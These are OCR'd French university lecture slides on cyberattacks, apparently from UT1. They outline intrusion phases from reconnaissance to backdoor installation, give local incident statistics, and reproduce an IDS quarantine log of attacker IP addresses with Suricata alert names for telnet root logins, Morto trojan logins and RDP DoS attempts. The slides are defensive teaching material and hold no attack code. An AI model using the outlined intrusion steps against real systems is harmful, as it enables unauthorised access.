


Déroulement d'attaque infection


Déroulement d'attaque infection / protection




Déroulement d'attaque infection contournement




Déroulement d'attaque intégration botnet




Déroulement d'attaque infection pour Spam/Virus




Déroulement d'attaque infection pour DDoS



Déroulement d'un piratage web



Déroulement d'un piratage réseau



Déroulement d'une attaque intrusion

- Collecte d'informations
- Repérage des vulnérabilités
- Utilisation des vulnérabilités $\rightarrow$ intrusion
- Accession aux droits administrateur (escalade)
- Camouflage
- Installation d'une backdoor

Collecte des informations

- Par "social engineering" ou manipulation psycho-relationnelle
- Par ingénierie informationnelle
- Par interrogation TCP/IP
  - Scan (de ports ou de machines)
    - Rapide/lent
    - Classique/furtif
- Interrogation des services
  - Cartographie DNS
  - Récupération des versions
  - Récupération des options

Attaques : quelques statistiques à l'UT1

Ces chiffres sont des moyennes en 2017

- 200 tests par seconde (17 000 000 par jour)
- 1200 scans par jour (>3 ports ou 10 machines)
- 16 à 2000 machines à chaque fois
- 5 à 10 campagnes de phishing par jour.


Attaques : incidents à l'UT1

67 incidents de sécurité depuis 13 ans dont


- 16 incidents de phishing
- 49 virus (sortants ou crypto) sur des postes
- 2 intrusions automatiques (vers) sur des serveurs
- 1 boite noire piratée (ShellShock)
- 2 "DDoS" réussis en Février 2015.

Année	Total	Virus	Phishing	Autres	Commentaires
2017	8	3	4	1	Parasitisme avancé
2016	12	6	1	5	3 DoS, 2 extorsions
2015	16	8	4	4	2 DoS
2014	17	8	4	5	
2013	10	6	4	0	

Attaques : nombre mensuel de tests



Attaques : nombre d'attaquants



Attaques : raisons de la quarantaine sur une journée

Etat de la quarantaine sur 1 heure | Portail | WWW | Autres | Chercher

103.235.169.39	103.235.169.39	POIVRE DE SICHUAN	8985
95.189.54.246	95.189.54.246	POIVRE DE SICHUAN	4650
150.242.210.22	150.242.210.22	POIVRE DE SICHUAN	1572
46.172.91.27	46.172.91.27	ET DOS Microsoft Remote Desktop _RDP_ Syn then Reset 30 Second DoS Attempt	1115
host209-47-static.185-82-b.business.telecomitalia.it	82.185.47.209	ET TROJAN MS Terminal Server Single Character Login, possible Morto inbound	681
121.161.109.81	121.161.109.81	GPL TELNET Bad Login	588
58.218.185.90	58.218.185.90	SURICATA STREAM Packet with invalid ack	513
58.218.185.90	58.218.185.90	SURICATA STREAM FIN2 invalid ack	512
129.208.234.211	129.208.234.211	ET POLICY MS Remote Desktop Administrator Login Request	422
121.161.109.81	121.161.109.81	SURICATA STREAM Packet with invalid ack	395
121.161.109.81	121.161.109.81	SURICATA STREAM FIN2 invalid ack	395
95.189.54.246	95.189.54.246	SURICATA STREAM Packet with invalid ack	351
121.161.109.81	121.161.109.81	GPL TELNET root login	335
95.189.54.246	95.189.54.246	SURICATA STREAM FIN2 invalid ack	319
195.208.220.159	195.208.220.159	POIVRE DE SICHUAN	287
103.43.106.11	103.43.106.11	POIVRE DE SICHUAN	284
114-35-17-170.hinet-ip.hinet.net	114.35.17.170	ET TROJAN MS Terminal Server Single Character Login, possible Morto inbound	245

Pourquoi les services sont vulnérables ?

- Mauvaise conception (volontaire ou non)
  - Peace and Love : REXEC
  - Backdoor : FSP,EGGDrop
  - Incompétence : WEP
  - Complexité : OpenSSL, Bash, WPA2
- Mauvaise configuration
  - postfix, DNS, HTTP
- Mauvaise utilisation
  - Scripts php, cgi-bin incorrects
- Mauvais utilisateurs
  - Clickophile
  - Manque d'intelligence entre la chaise et le clavier

Heureusement

C'est super dur de trouver des failles

Site de recensement de failles

